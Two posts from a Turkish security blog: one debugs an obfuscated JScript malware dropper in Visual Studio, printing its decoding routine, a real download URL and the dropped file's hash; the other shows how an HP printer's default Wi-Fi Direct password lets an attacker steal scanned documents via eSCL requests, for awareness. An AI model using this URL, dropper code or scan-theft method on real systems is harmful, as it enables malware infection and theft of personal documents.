

wscript (Debugging) - Microsoft Visual Studio
Quick Launch (Ctrl+Q)
File Edit View Project Build Debug Team Tools Test Analyze Window Help
Sign in
Continue
Application Insights
Process: [2120] wscript.exe
Lifecycle Events
Thread: [2068] Thread 2068
Flash-2017.js [dynamic]
<global>
ccdffcbabb
var ccdffcbabb = '';
var aaadeecfdeccae = [];
var abcdbefafafe;
var afdebc = new ActiveXObject('Scripting.FileSystemObject');
var becafdecbcaaabff = afdebc.GetSpecialFolder(2);
/*
function acfabbfabdd(cadfddaceacffc) {
var ffbfabeffda = cadfddaceacffc.toString();
100 %
Locals
Name
Value
Type
this {...} Object
WScript {...} Object
WSH {...} Object
faabeaddabeccffb {...} Object
ccdffcbabb undefined
aaadeecfdeccae undefined
abcdbefafafe undefined
Call Stack
Name
JScript global code [Flash-2017.js] Line 3
Autos Locals Watch 1
Call Stack Breakpoints Exception Settin... Command Win... Immediate Win... Output
Ready
Publish
Team Explorer


wscript (Debugging) - Microsoft Visual Studio
Quick Launch (Ctrl+Q)
File Edit View Project Build Debug Team Tools Test Analyze Window Help
Sign in
Continue
Process: [2120] wscript.exe
Lifecycle Events
Thread: [2068] Thread 2068
eval code [dynamic]
<global>
ddfddfdcccbcaf(cabececeabd, cedabccaaaa)
var afdebc = new ActiveXObject('Scripting.FileSystemObject');
var becafdecbcaaabff = afdebc.GetSpecialFolder(2);
/*
function acfabbfabdd(cadfddaceacffc) {
var ffbfabeffda = cadfddaceacffc.toString();
var ecacebbabbbfddc = '';
for (var efadcccbfac = 0; efadcccbfac < ffbfabeffda.length; efadcccbfac += 2)
ecacebbabbbfddc += String.fromCharCode(parseInt(ffbfabeffda.substr(efadcccbfac, 2), 16));
return ecacebbabbbfddc;
}
function cbfeedcbccdbbf(ddccfceeaaab) {
return !isNaN(parseFloat(ddccfceeaaab)) && isFinite(ddccfceeaaab);
}
100 %
Locals
Name
Value
Type
abcdbefafafe undefined
afdebc {...} IFileSyste
becafdecbcaaabff {...} IFolder
fcaebcfefce 5 Number
dcbecdebfedea true Boolean
cebcfddffebafddbcdf {...} ITextStre
ebdfddceccdc "\r\n\r\nvar ccdffcbabb = '';\r\nvar aaade String
Call Stack
Name
JScript global code [eval code] Line 1235
JScript global code [eval code] Line 1220
JScript global code [eval code] Line 917
JScript global code [eval code] Line 609
JScript global code [eval code] Line 301
JScript global code [Flash-2017.js] Line 301
Autos Locals Watch 1
Call Stack Breakpoints Exception Settin... Command Win... Immediate Win... Output
Ready
Ln 1317
Col 1
Ch 1
INS
Publish
Team Explorer



Daha sonra script üzerinde yer alan gizlenmiş verileri sırasıyla çözen ddfddfdcccbcaf() ve acfabbfabdd() fonksiyonları hemen dikkatimizi çekecektir. Eğer amacımız hızlıca gizlenmiş olan verilerin çözülmüş haline ulaşmak ise bu durumda acfabbfabdd() fonksiyonunun sonunda yer alan return komutuna kesme işareti (breakpoint) koymamız durumunda gizlenmiş verilerin çözülmüş haline kolay ve hızlı bir şekilde ulaşabiliyoruz.





Analizin sonuna doğru yaklaşırken Jscript dosyası tarafından http://highetave.xyz/gete14.php?ff1 adresine bir istek gönderdildiğini ve her defasında web sunucusundan dönen yanıtın farklı (Server-side polymorphism) olduğunu görebiliyoruz. ||| değerinden önceki sayısal değeri gizlenmiş veriyi çözmede de kullandığını öğrendikten sonra yukarıda bahsettiğim fonksiyonlar tarafından çözülen verinin diske 0c03.exe (md5: dcfb9cab318417d3c71bc25e717221c2) adı altında kayıt edildiğini ve ardından çalıştırıldığını görebiliyoruz. Sonuç olarak, analiz adına internet tarayıcılarının yetersiz kaldığı kimi durumlarda zararlı JScript, VBScript kodlarını Visual Studio hata ayıklaması sayesinde hızlıca analiz ederek aklınızdaki sorulara yanıt bulabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

- Bu yazı ayrıca Pi Hediyem Var #12 oyununun çözüm yolunu da içermektedir.


The post (W/C)script Hata Ayıklaması appeared first on Siber Güvenlik Günlüğü.

Yazıcı Deyip Geçmeyin!

By Mert SARICA on February 1st, 2018

Aylar önce eşimin ihtiyaç duyması üzerine satın almak için bir yazıcı (printer) arayışı içine girdim. En son 15 yıl önce evinde yazıcı bulunduran biri olarak, e-ticaret sitelerini gezerken yazıcı fiyatlarının fiyat ve performans açısından geçtiğimiz yıllara oranla çok daha makul seviyelere gelmiş olması beni sevindirdi. "İnsanoğlu doyumsuzdur." sözünün hakkını vererek, ucuz olsun, tarayıcısı da olsun, fotokopi de çekebilsin, Wi-Fi desteği de olsun, mobil cihazdan çıktı da rahatlıkla alınabilsin derken karşıma HP firmasının DeskJet 3630 All-in-One yazıcısı çıktı ve 200 TL'ye satın aldım.

Eşimin, "kurcalama, bozacaksın!" haklı isyanlarına aldırış etmeden, evimin yerel ağına dahil edeceğim bu yeni cihaza hızlıca göz atmaya karar verdim. HP Easy Start uygulaması sayesinde 5 dakika gibi bir sürede mevcut Wi-Fi ağımın parolasını uygulamaya girerek yazıcıyı kablosuz ağıma kısa bir sürede dahil edip, kurulumu hızlıca tamamlayabildim. Kurulum adımlarında, güvenlik namına dikkat edilmesi gereken hususlara, güçlü yönetim arayüzü parolasının belirlenmesine dair herhangi bir yönlendirme göremedim. Halbuki bu yazıcı, Wi-Fi cihazların kendi aralarında veri alışverişi yapabilmesine de olanak sağlayan Wi-Fi Direct teknolojisine de sahipti. Yazıcının kurulum belgelerine baktığımda, yüksek güvenlik seviyesi için Wi-Fi ayarının otomatikten manuele değiştirilmesi gerektiği söylense de, nasıl yapılacağına dair kullanıcıya herhangi bir bilgi verilmiyordu.



1. If the **Wi-Fi Direct** light on the printer is off, press the **Wi-Fi Direct** button ( ) to turn on Wi-Fi Direct. The **Wi-Fi Direct** light is on when Wi-Fi Direct is turned on.
2. Press the **Wi-Fi Direct** button ( ) and the **Information** button ( ) together to print a Wi-Fi Direct guide.
3. Follow the instruction on the Wi-Fi Direct guide to connect your computer or mobile device to the printer.
4. Print as you normally do from your computer or mobile device.

Note: Wi-Fi Direct connection does not provide Internet access.

Visit the HP Wireless Printing Center at **www.hp.com/go/wirelessprinting** for more information about Wi-Fi Direct.


This product is designed for use in open environments (e.g., in homes and not connected to the public Internet) in which anyone may access and use the printer. As a result, the Wi-Fi Direct setting is in "Automatic" mode by default, without an administrator password; this allows anyone in wireless range to connect and access all functions and settings of the printer. If higher security levels are desired, HP recommends changing the Wi-Fi Direct Connection Method from "Automatic" to "Manual" and establishing an administrator password.

If you want to print with AirPrint

This printer is Apple AirPrint™-enabled. You can print wirelessly from your iOS device or Mac.

- Your printer and iOS device or Mac must be on the same wireless network.
- With Apple AirPrint™, you cannot scan documents from the printer to your iOS device.

Note: Always make sure that the input tray is loaded with the desired paper.





Yazıcı üzerindeki Wireless ve Information tuşlarına bastığımda Wi-Fi Direct parolasının 12345678 olduğunu öğrendim. İşin üzücü yanı ise bu kadar basit bir parolanın kurulum esnasında kullanıcı tarafından değiştirtilmesi çok zor olmasa gerekirdi. Malumunuz aldığı bir cihazı efendi gibi kullanmak yerine kurcalamayı tercih eden biri olarak aklıma takılan "Peki Wi-Fi Direct için varsayılan olarak kullanılan bu parola nasıl kötüye kullanılabilirdi ?" sorusuna yanıt aramaya başladım.

Zaman zaman nüfus kağıtlarıyla işlem yapılan abone merkezlerinden, noterlere kadar iş merkezlerinin ve iş hanlarının yoğun olduğu bölgelerde bu yazıcının ve tarayıcısının aktif olarak kullanıldığını bir hayal edelim. Yetkilinin görevlerinden biri de, işlem esnasında müşteriden aldığı nüfus kağıtlarını taratmak olsun. Peki art niyetli bir kişi yazıcıya Wi-Fi Direct üzerinden 12345678 parolası ile bağlanıp, hali hazırda başarıyla tamamlanmış bir tarama işlemine ait görüntü dosyasını yazıcıdan indirebilir mi ? Bu sorunun yanıtı ne mutlu ki hayır çünkü yazıcı, indirilen görüntü dosyasının 2. defa indirilmesine izin vermiyor ve muhtemelen de belleğinden siliyor.

Peki bu art niyetli kişi, yazıcının durumunu web servis üzerinden takip etse ve bir tarama işlemi başladıktan, tamamlandıktan hemen sonra 1 tarama işlemi de kendi başlatsa ve görüntü dosyasını indirse kimin ruhu duyar ? Hele bir de bunu Python ile kodladığı bir araç ile Raspberry Pi üzerinde çalıştırırsa işin renginin ne denli değişeceğini az çok tahmin edebiliriz. Raspberry Pi tarafı ile ilgili bir çalışma yapmasam da Python ile HP Scanner Thief adında ufak bir araç geliştirip bunu kötüye kullanmanın pratikte ne kadar kolay olabileceğini gösterme ve farkındalık yaratma adına hızlıca bir çalışma yapmaya karar verdim.


HP Scanner Thief aracının temel olarak yaptığı, tarayıcının durumunu kontrol etmek için /eSCL/ScannerStatus sayfasına istekte bulunmak ve JobUuid değeri daha önceki değerden farklı ise /eSCL/ScanJobs sayfasına tarama işlemini başlatma isteği göndermek ve ardından oluşan dokümanı /eSCL/ScanJobs/[uuid]/NextDocument sayfasından indirmekti.






HP Scanner Thief aracı sayesinde eğer tarayıcı üzerinde bir işlem gerçekleştirildiyse ve 20 saniye içinde taranan belge yazıcıdan fiziksel olarak alınmadı ise dokümanın dijital olarak çalınması mümkün olabiliyor bu nedenle yönetim arayüzünden varsayılan Wi-Fi Direct parolasının güçlü bir parola ile değiştirilmesi büyük önem taşıyor!

Bu yazıdan ve çalışmadan çıkarmamız gereken ders, günümüzde alacağımız cihazları sadece fiyat ve performans açısından değil, güvenlik açısından da değerlendirip, satın aldıktan sonra üreticinin bize sunmuş olduğu kolay kurulum adımları, araçları ile yetinmeyip güvenliğini (güçlü parola, gereksiz servislerin kapatılması vs.) sağladıktan sonra cihazı ev veya iş ağımıza dahil etmek olacaktır.





Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Yazıcı Deyip Geçmeyin! appeared first on Siber Güvenlik Günlüğü.

